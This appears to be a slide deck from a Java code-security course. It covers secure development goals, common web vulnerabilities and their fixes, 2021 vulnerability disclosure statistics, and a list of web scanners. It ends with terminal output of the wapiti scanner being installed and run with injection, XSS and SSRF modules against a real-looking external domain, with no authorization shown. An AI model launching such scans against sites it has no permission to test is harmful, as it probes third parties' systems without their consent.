


Code Security
by
Parameswari Ettiappan

A black and white photograph of a woman with curly hair, wearing a light-colored shirt, sitting at a desk and working on a laptop. She is looking down at the screen. The background is plain.

High performance. Delivered.

consulting | technology | outsourcing

Goals

- Introduction to Java Security
- Secure Software Development
- File Input and Output and Serialization
- Input Validation
- Error Handling and Logging
- Authentication and Authorization
- Java Authentication and Authorization Service (JAAS)
- Java Concurrency and Session Management

Goals

- Java Cryptography
- Java Application Vulnerabilities
- Application-Level Cryptography
- Secure Development Practices

Goals

- User credentials are sent in clear / easy to decode format
- Apply Salted Hash technique on the password.
- Session Fixation
- Follow a secure session management lifecycle which includes proper initialization, maintenance, authentication and termination of the session token.
- Host Header Attack
- The web application should use the SERVER_NAME instead of the Host header.

Goals

- HTML Injection
 - Implement validations to escape all html tags and special characters from the user supplied input.
- Reflective Cross Site Scripting
 - The best way to prevent cross-site scripting is to make sure that the web application does not make use of user input in the subsequent HTML pages, without validating or sanitizing it .

Goals

- Authorization Bypass
 - Maintain proper authorization schema.
- Improper error handling
 - Create a default error handler which returns an appropriately sanitized error message for most users in production for all error paths.
- Vulnerable Remember Password
 - Ensure that no credentials are stored in clear text or are easily retrievable in encoded or encrypted forms in cookies.

Vulnerability

Sharks Are Scary but Worry About Mosquitoes




Vulnerability

Vulnerability Trends in 2021

2021 At A Glance

Figure 1: Number of vulnerabilities disclosed by Q2, in the last five years



Vulnerability

“Top” Products by Confirmed Vulnerabilities

Table 1: Top ten products by vulnerability disclosures in Q2 2021, as compared to 2020.

Name	Rank 2021	Rank 2020	Count 2021	Count 2020
Debian Linux	1 	2	628	609
Fedora	2	N/A	584	N/A
openSUSE Leap	3 	1	526	692
Ubuntu	4	4	443	521
Windows 10	5	5	274	478
SuSE Linux Enterprise Server (SLES)	6 	10	260	394
Windows Server (Semi-Annual Channel)	7 	8	259	427
Windows Server 2019	8 	7	248	436
Google Pixel / Nexus Devices	9	9	242	414
SuSE Linux Enterprise Server for SAP	10 	15	233	360

Vulnerability

“Top” Vendors by Confirmed Vulnerabilities


Table 2: Top ten vendors by vulnerability disclosures in Q2 2021, as compared to 2020

Name	Rank 2021	Rank 2020	Count 2021	Count 2020
Software in the Public Interest, Inc.	1 	8	628	610
Microsoft Corporation	2 	3	627	789
SUSE	3 	4	590	782
Fedora Project	4	N/A	584	N/A
IBM Corporation	5 	6	547	708
Oracle Corporation	6 	1	521	915
Google	7 	5	503	753
Cisco Systems	8 	10	463	384
Canonical Ltd.	9	9	444	522
Red Hat	10 	2	439	843


Vulnerability Disclosure Growth

- Vulnerability disclosure is the practice of reporting security flaws in computer software or hardware.
- Security researchers, IT security teams, in-house developers, third-party developers and others who work with the vulnerable systems may disclose vulnerabilities directly to the parties responsible for the flawed systems.
- Ensuring that software or hardware vendors can address vulnerabilities before bad actors can find and exploit them is crucial.
- Identifying such flaws is so important that bug bounties, or vulnerability rewards programs, which reward researchers for finding flaws, are often initiated along with internal code audits **and penetration tests** as part of an organization's vulnerability management strategy.

Penetration Testing




Importance of proper vulnerability intelligence




Vulnerability

Vulnerability Taxonomies and Trends



Vulnerability

The Software Security Maturity Curve (CMM)



Vulnerability Scanning Tools

Tools Listing

Name/Link	Owner	License	Platforms	Note
Abbey Scan	MisterScanner	Commercial	SaaS	
Acunetix	Acunetix	Commercial	Windows, Linux, MacOS	Free (Limited Capability)
APIsec	APIsec	Commercial	SaaS	Free limited API Pen Test
App Scanner	Trustwave	Commercial	Windows	
AppCheck Ltd.	AppCheck Ltd.	Commercial	SaaS	Free trial scan available
AppScan	HCL Software	Commercial	Windows	

Vulnerability Scanning Tools

w3af	w3af.org	Open Source	Linux and Mac	GPLv2.0
Wapiti	Informática Gesfor	Open Source	Windows, Unix/Linux and Macintosh	
Web Security Scanner	DefenseCode	Commercial	On-Premises	
WebApp360	TripWire	Commercial	Windows	
WebCookies	WebCookies	Free	SaaS	
WebInspect	Micro Focus	Commercial	Windows	

Vulnerability Tracker Tool

eswaribala@DESKTOP-55AGI0I:/

```
eswaribala@DESKTOP-55AGI0I:$ sudo apt install wapiti
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
 javascript-common libjs-jquery python3-bs4 python3-html5lib python3-lxml python3-mako python3-socks python3-soupsieve python3-tld
 python3-webencodings python3-yaswfp
Suggested packages:
 apache2 | lighttpd | httpd python3-genshi python3-lxml-dbg python3-lxml-doc python3-beaker python-mako-doc python-tld-doc
The following NEW packages will be installed:
 javascript-common libjs-jquery python3-bs4 python3-html5lib python3-lxml python3-mako python3-socks python3-soupsieve python3-tld
 python3-webencodings python3-yaswfp wapiti
0 upgraded, 12 newly installed, 0 to remove and 93 not upgraded.
Need to get 2350 kB of archives.
After this operation, 9188 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu focal/main amd64 javascript-common all 11 [6066 B]
Get:2 http://archive.ubuntu.com/ubuntu focal/main amd64 libjs-jquery all 3.3.1~dfsg-3 [329 kB]
Get:3 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-soupsieve all 1.9.5+dfsg-1 [29.1 kB]
Get:4 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-bs4 all 4.8.2-1 [83.0 kB]
Get:5 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-webencodings all 0.5.1-1ubuntu1 [11.0 kB]
Get:6 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-html5lib all 1.0.1-2 [84.3 kB]
Get:7 http://archive.ubuntu.com/ubuntu focal-updates/main amd64 python3-lxml amd64 4.5.0-1ubuntu0.5 [1384 kB]
Get:8 http://archive.ubuntu.com/ubuntu focal/main amd64 python3-mako all 1.1.0+ds1-1ubuntu2 [59.1 kB]
Get:9 http://archive.ubuntu.com/ubuntu focal/universe amd64 python3-socks all 1.6.8+dfsg-1ubuntu1 [18.5 kB]
Get:10 http://archive.ubuntu.com/ubuntu focal/universe amd64 python3-tld all 0.9.1-1 [11.5 kB]
Get:11 http://archive.ubuntu.com/ubuntu focal/universe amd64 python3-yaswfp all 0.9.3-1 [15.9 kB]
Get:12 http://archive.ubuntu.com/ubuntu focal/universe amd64 wapiti all 3.0.3+dfsg-1 [319 kB]
Fetched 2350 kB in 9s (264 kB/s)
Selecting previously unselected package javascript-common.
(Reading database ... 38336 files and directories currently installed.)
Preparing to unpack .../00-javascript-common_11_all.deb ...
```



ENG
IN 23:20
18/01/2022 1

Vulnerability Tracker Tool

```
eswaribala@DESKTOP-55AGI0I:/
[*] You are lucky! Full moon tonight.
Invalid base URL was specified, please give a complete URL with protocol scheme and slash after the domain name.
eswaribala@DESKTOP-55AGI0I:$ wapiti -u http://whoisdomaintools.com/

/ \ / \ \ \ - - - ( ) | ( ) _ _ /
\ \ \ / _ [ . ] \ | | | | | | | |
\ / / ( | [ | ) | | | | | | | |
\ \ \ \ , [ . ] / | | | | | | | |

Wapiti-3.0.3 (wapiti.sourceforge.io)
[*] You are lucky! Full moon tonight.
[*] Saving scan state, please wait...

Note
=====
This scan has been saved in the file /home/eswaribala/.wapiti/scans/whoisdomaintools.com_folder_65b3affe.db
[*] Wapiti found 1 URLs and forms during the scan
[*] Loading modules:
    mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htaccess, mod_blindsight, mod_permanentxss, mod_nikto, mod_delay
    , mod_buster, mod_shellshock, mod_methods, mod_ssrf, mod_redirect, mod_xxe

[*] Launching module exec
[*] Launching module file
[*] Launching module sql
[*] Launching module xss
[*] Launching module ssrf
[*] Asking endpoint URL https://wapiti3.ovh/get_ssrf.php?id=aja3al for results, please wait...
```



Vulnerability Tracker Tool

```
eswaribala@DESKTOP-55AGI0I: ~/wapiti/generated_report
Report
-----
